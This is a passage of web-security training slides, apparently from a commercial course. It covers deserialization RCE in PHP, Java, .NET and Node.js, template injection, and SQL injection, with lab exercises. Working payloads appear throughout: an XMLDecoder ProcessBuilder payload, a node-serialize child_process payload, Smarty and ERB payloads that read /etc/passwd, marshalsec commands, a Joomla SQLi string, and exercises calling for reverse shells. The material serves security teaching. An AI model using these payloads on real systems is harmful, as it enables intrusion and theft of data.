
And relevant Case Study



Remote Code Execution (RCE)

- When an Application performs code execution via user input.
- Code Execution is performed on Base Operating System.
- If App was running with privileges ==> Total System Compromise.

Serialization & Deserialization



Object Serialization

Converting complex data structures like objects/arrays to strings for byte-by-byte transmission.

Supported by: Java, .Net, PHP, Ruby, Python etc.

Typical Use Cases :

- Passing Form objects as is for processing
- Passing objects as URL Query parameters
- Storing objects data in text or in a single database field

PHP Object Injection

PHP provides object serialization using 'serialize' function. A serialised object can be used later unserialized and used.

Attack Scenario:

- Applications sometimes use classes hidden from users, but with access to source code (e.g. open source CMS) or by simply guessing the class an attacker might be able to abuse it.
- The issue arises when the attacker can access other PHP objects and use them to perform malicious tasks (e.g. read/write file).

PHP Object Serialization

Sample PHP Class:

```
<?php
class FileClass {
    public $filename = 'error.log';
    public function __toString() {
        return file_get_contents($this->filename);
    }
}
?>
```

Serialized Object:

```
O:9:"FileClass":1:{s:8:"filename";s:9:"error.log"; }
```

Exercise 9.1 - PHP Object Injection

- Exploit a PHP object injection instance to access '/etc/passwd' file from the server:

Challenge URL: <http://shop.webhacklab.com/help.php>



00:20:00

Exercise 9.2 - PHP Deserialization Attack

- Identify and exploit the PHP Deserialization vulnerability.
- Get a reverse shell and extract the system information such as username, OS type from the server.

Challenge URL: <http://slim.webhacklab.com:8081>

00:30:00



Java Object Serialization

In Java, Objects can be serialized in two ways

- **Binary - `readObject()` method**
 - Primarily used for transmitting Java “objects” over the wire as serial data
- XML - `XMLDecoder`, `XStream`, `Castor`
 - Primarily used for transmitting Java “objects” over the wire as XML data
- JSON - `Jackson`, `Fastjson`, `JsonIO`
 - Performs marshalling/unmarshalling of java objects in JSON format

And a lot many other formats and libraries as described here -
<https://github.com/GrrrDog/Java-Deserialization-Cheat-Sheet>

Java Binary Deserialization Vulnerabilities

- **readObject() of ObjectInputStream class**
 - Converts serialized java string to an object which is the process of Deserialization
 - If user supplied input is passed into this function it can lead to remote code execution

```
-iENOs rNAKcom.test.servlets.Car@BEL<ÜCCHFØDC1STX
STXI BcapacityLENmodeltDC2Ljava/lang/String;xpeOT
°tETXi20
```

Traffic

- Magic bytes 'ac ed 00 05' bytes
- 'rO0' for Base64
- 'application/x-java-serialized-object' for Content-Type header

readObject()


```
class Car {
    private String model="i20" ;
    private int capacity=1200 ;
}
```

Demo 9.3 - Java Deserialization Attack - Binary

- Identify and inject a payload into the serialized data to make the host send DNS requests to an external host:
- Get a reverse shell and extract the system information such as username, OS type from the server and also read “/etc/passwd” file.

Challenge URL: <http://mblog.webhacklab.com/login>

Note: Send a DNS request to the host userX.webhacklab.com



Java Object Serialization


In Java, Objects can be serialized in two ways

- Binary - `readObject()` method
 - Primarily used for transmitting Java “objects” over the wire as serial data
- **XML - XMLDecoder, XStream, Castor**
 - Primarily used for transmitting Java “objects” over the wire as XML data
- JSON - Jackson, Fastjson, JsonIO
 - Performs marshalling/unmarshalling of java objects in JSON format

And a lot many other formats and libraries as described here -
<https://github.com/GrrrDog/Java-Deserialization-Cheat-Sheet>

Java XML Deserialization Vulnerabilities

XMLDecoder and Xstream two libraries in Java used for serializing objects using XML



Java XML Deserialization : XML Decoder

```
<?xml version="1.0" encoding="UTF-8"?>
<object class="java.lang.ProcessBuilder">
    <array class="java.lang.String" length="1">
        <void index="0">
            <string>calc.exe</string>
        </void>
    </array>
    <void method="start" />
</object>
```


XMLDECODER



Demo 9.4 - Java Deserialization Attack - XML

- Identify the request to inject XML serialized data and inject a payload to make the host send ping requests to an external host.
- Get a reverse shell and extract the system information such as username, OS type from the server and also read "/etc/passwd" file.

Challenge URL: <http://mblog.webhacklab.com/api/add/microBlog>



Some Popular Bugs

XMLDecoder Deserialization Vulnerabilities

- Oracle Weblogic - CVE-2017-3506,CVE-2017-10271

XStream Deserialization Vulnerabilities

- Apache Struts2 REST Plugin - CVE-2017-9805
- Atlassian Bamboo - CVE-2016-5229
- Jenkins - CVE-2017-2608

Java Object Serialization

In Java, Objects can be serialized in two ways

- Binary - `readObject()` method
 - Primarily used for transmitting Java “objects” over the wire as serial data
- XML - `XMLDecoder`, `XStream`, `Castor`
 - Primarily used for transmitting Java “objects” over the wire as XML data
- **JSON - Jackson, Fastjson, JsonIO**
 - Performs marshalling/unmarshalling of java objects in JSON format

And a lot many other formats and libraries as described here -
<https://github.com/GrrrDog/Java-Deserialization-Cheat-Sheet>

Building the Payload

- Detection of vulnerable library
- Identify which port is used to transmit serialized data
- Figure out where deserialization appears to send the serialized payload
- Payload Generation via marshal
 - java -cp marshalsec-0.0.1-SNAPSHOT-all.jar marshalsec.Jackson -a -v
 - java -cp marshalsec-0.0.1-SNAPSHOT-all.jar marshalsec.JsonIO -a -v
- Payload Generation via marko-marshals
- All serializers need to reconstruct objects and will normally invoke methods

Exercise 9.5 - Jackson JSON Deserialization Attack

- Get a reverse shell and extract the system information such as username, OS type from the server and also read “/etc/passwd” file.

Challenge URL:

<http://mblog.webhacklab.com/mblog/api/add/microblog>

00:30:00



.NET Serialization: RCE

The .NET framework has multiple serialization types.

Top Serialization Methods:

- Binary serialization - Runtime serialization
- XML & SOAP Serialization
- Data Contract Serialization

BinaryFormatter Serialization

- The .NET Framework provides the BinaryFormatter class for binary serialization
- BinaryFormatter is an Fast, Lightweight Binary serialization/deserialization technique
- BinaryFormatter Class serializes and deserializes an object or an entire graph of connected objects, in binary format
- System.Runtime.Serialization.Binary.BinaryFormatter class is a serialization mechanism in the framework since version 1.0

Serialization: BinaryFormatter

Sample Code

```

1  namespace BinaryFormatterDemo
2  {
3      class Program
4      {
5          static void Main(string[] args)
6          {
7              string secretData = "This is Sample Data";
8              string serealizedData = Convert.ToBase64String(SerializeData(secretData));
9              Console.WriteLine("Serialized Data : " + serealizedData);
10             Console.WriteLine("Deserialized Data : " + DeserializeData(Convert.
11                 FromBase64String(serealizedData)));
12             Console.Read();
13         }
14         public static string DeserializeData(byte[] serealizedData)
15         {
16             MemoryStream memStream = new MemoryStream(serealizedData);
17             BinaryFormatter binFormatter = new BinaryFormatter();
18             return binFormatter.Deserialize(memStream).ToString(); Deserialization
19         }
20         public static byte[] SerializeData(string data)
21         {
22             MemoryStream memStream = new MemoryStream();
23             BinaryFormatter binFormatter = new BinaryFormatter();
24             binFormatter.Serialize(memStream, data); Serialization
25             memStream.Seek(0, SeekOrigin.Begin);
26             return memStream.ToArray();
27         }
28     }

```

Output

```

Serialized Data :
AAEAAAD/////AQAAAAAAAAGAQAAABNUaGlzIGlzIFNhBxBsZSBEYXRhCw==

Deserialized Data :
This is Sample Data

```

Demo 9.6 - .NET Serialization Attacks

- Identify and exploit the .Net Deserialization vulnerability to make the host send DNS requests to an external host.
- Get a reverse shell and extract the system information such as username, OS type from the server and also read “win.ini” file.
- Use <http://utility.webhacklab.com/> to generate payloads

Challenge URL: <http://admin.webhacklab.com>



Example: NancyFX (CVE-2017-9785)

- Nancy is a lightweight framework for building HTTP based services on .Net
- Csrf.cs in vulnerable version of NancyFX has Remote Code Execution via Deserialization of JSON data in a CSRF Cookie
- Cookie contains a unique token as a CSRF Token, instance serialized with BinaryFormatter and then base64 encoded
- By submitting PSObject payload encoded in base64 encoding, an attacker will be able to gain arbitrary code execution on the application server upon deserialization of the cookie

Node.js Deserialization: RCE

- Untrusted data passed into `unserialize()` function in `node-serialize` module can be exploited to arbitrary code execution by passing a serialized JavaScript Object with an Immediately invoked function expression (IIFE).
- Both ‘`node-serialize`’ and ‘`serialize-to-js`’ can serialize an object in JSON format, but unlike standard functions (`JSON.parse`, `JSON.stringify`), they allow the serialization of almost any kind of object, such as Function.

Deserialization bug for RCE

Serialization/Deserialization module named node-serialize.

Here is a sample node.js application to imitate the code:

- A cookie value that comes from the request was passed into the unserialize() function provided by the module.

```
1 var express = require('express');
2 var cookieParser = require('cookie-parser');
3 var escape = require('escape-html');
4 var serialize = require('node-serialize');
5 var app = express();
6 app.use(cookieParser())
7
8 app.get('/', function(req, res) {
9   if (req.cookies.profile) {
10     var str = new Buffer(req.cookies.profile, 'base64')
11       .toString();
12     var obj = serialize.unserialize(str);
13     if (obj.username) {
14       res.send("Hello " + escape(obj.username));
15     }
16   } else {
17     res.cookie('profile',
18       "eyJ1c2VybmFtZSI6InNhZ2FyIiwiY291bnRyeSI6ImluZGhIiwiY2l
19       0eSI6IlB1bmUifQ==",
20       { maxAge: 900000,
21         httpOnly: true
22       });
23   }
24   res.send("Hello World");
25 });
26
27 app.listen(3000);
```

Building the Payload

- Arbitrary code execution should occur when untrusted input is passed into unserialize() function. Best way to create a payload is to use the serialize() function of the same module.
- The JavaScript object has been created and passed on to serialize() function, which gives the below serialized string:

```
1 var y = {  
2   rce : function(){  
3     require('child_process').exec('ls /', function(error,  
4       stdout, stderr) { console.log(stdout) });  
5   },  
6   var serialize = require('node-serialize');  
7   console.log("Serialized: \n" + serialize.serialize(y));
```

```
Druv-MacBook-Pro: Desktop dhruv$ node test.js  
Serialized:  
{"rce":"_$$ND_FUNC$$_function (){\n \trequire('child_process').exec('ls /', function(\n error, stdout, stderr) {console.log(stdout) });\n }"}
```

Code Execution

Passing it to unserialize() function will result in code execution.

```
1 var serialize = require('node-serialize');
2 var payload = '{"rce":"_$$ND_FUNC$$_function (){require
  (\'child_process\').exec(\'ls /\', function(error, stdout,
  stderr) { console.log(stdout) });}()}"}';
3 serialize.unserialize(payload);
```

```
Dhruv-MacBook-Pro: Desktop dhruv$ node test.js
Applications
Library
Network
System
Users
Volumes
```

Reference - <https://opsecx.com/index.php/2017/02/08/exploiting-node-js-deserialization-bug-for-remote-code-execution/>

Exercise 9.7 - Node.js Deserialization Attack

- Identify and exploit the Node JS Deserialization vulnerability to make the host send DNS requests to an external host.
- Get a reverse shell and extract the system information such as username, OS type from the server and also read “/etc/passwd” file.

Challenge URL: <http://misc.webhacklab.com>

00:30:00



Ruby/ERB template injection

- Modern applications support templates to provide user customizability
- If user input is not validated before embedding it will lead to code execution

Sample Malicious ERB Code:

```
Hello, <%= @name %>.  
Today is <%= Time.now.strftime(' %A ') %>.  
<%= 7 * 7 %>  
<%= File.open('/etc/passwd').read %>
```

Attack Scenario

- Identify the template engine being used (e.g. ERB).
- List down the methods available for the particular engine which can be used to perform malicious actions (read file, execute command).
- Inject the method with appropriate arguments to perform the action.

Case Study: RCE via Smarty Template

- User updated profile with {7*7} as firstname, lastname, username.
- Invitation sent to friend contains errors indicating template injection.
- Multiple payload used to confirm and exploit injection:
 - Template Version: '{\$smarty.version}'
 - Confirm PHP Execution : {php}print "Hello"{/php}
 - PHP Code Execution : {php}\$s =
file_get_contents(' /etc/passwd' ,NULL, NULL, 0, 100);
var_dump(\$s);{/php}
- Output was received over Emails

Reference: <https://hackerone.com/reports/164224> & <http://blog.portswigger.net/2015/08/server-side-template-injection.html#Smarty>

Exercise 9.8 - Ruby/ERB Template Injection

- Identify the template engine and exploit it to extract the file /etc/passwd:

Challenge URL: <http://shop.webhacklab.com/referral.php>



00:15:00

Node.js RCE

Node.js has functions which when used without validation, might lead to code execution, such as ‘eval’ which can be abused to execute modules such as ‘child_process’ and execute commands on system.

Eval

```
var _eval = require('eval')
var res = _eval('var x = 123; var y=22; x=y; exports.x = x')
```


child_process

```
const { spawn } = require('child_process');
const ls = spawn('ls', ['-lh', '/usr']);
```

Demo 9.9 - Node.js RCE

- Identify the Node.js application running on the host and exploit it to read the content of /etc/passwd file:

Challenge URL: <http://misc.webhacklab.com:8080/?q='John'>



Module 10: SQL Injection Masterclass

In module 10, students will learn about:

- Second order injection
- SQLi through crypto
- Out-of-Band exploitation
- SQLi to Reverse Shell
- Advanced topics in SQLi

And relevant Case Study



SQL Injection


- SQLi vulnerabilities arise when user supplied data becomes part of SQL queries in an unsafe manner.
- An attacker can inject a malicious input and execute SQL commands leading to reading and/or modifying the stored data and sometimes even performing remote code execution.



Reference: hackaday.com/2014/04/04/sql-injection-fools-speed-traps-and-clears-your-record/

© Copyright 2019 NotSoSecure Global Services Limited, A Claranet Group Company all rights reserved.

What SQL injection might lead to?



Reference: <https://www.notsosecure.com/anatomy-of-a-hack-sqli-to-enterprise-admin/>

© Copyright 2019 NotSoSecure Global Services Limited, A Claranet Group Company all rights reserved.

Second Order Injection

When user supplied data is validated and stored in a safe manner however at a later stage extracted from DB and used insecurely in **another query**.

E.g. CVE-2018-6376 in Joomla

More on this later!

Payload: `extractvalue(0x0a,concat(0x0a,(select * from joomla_session where username='amish')))`

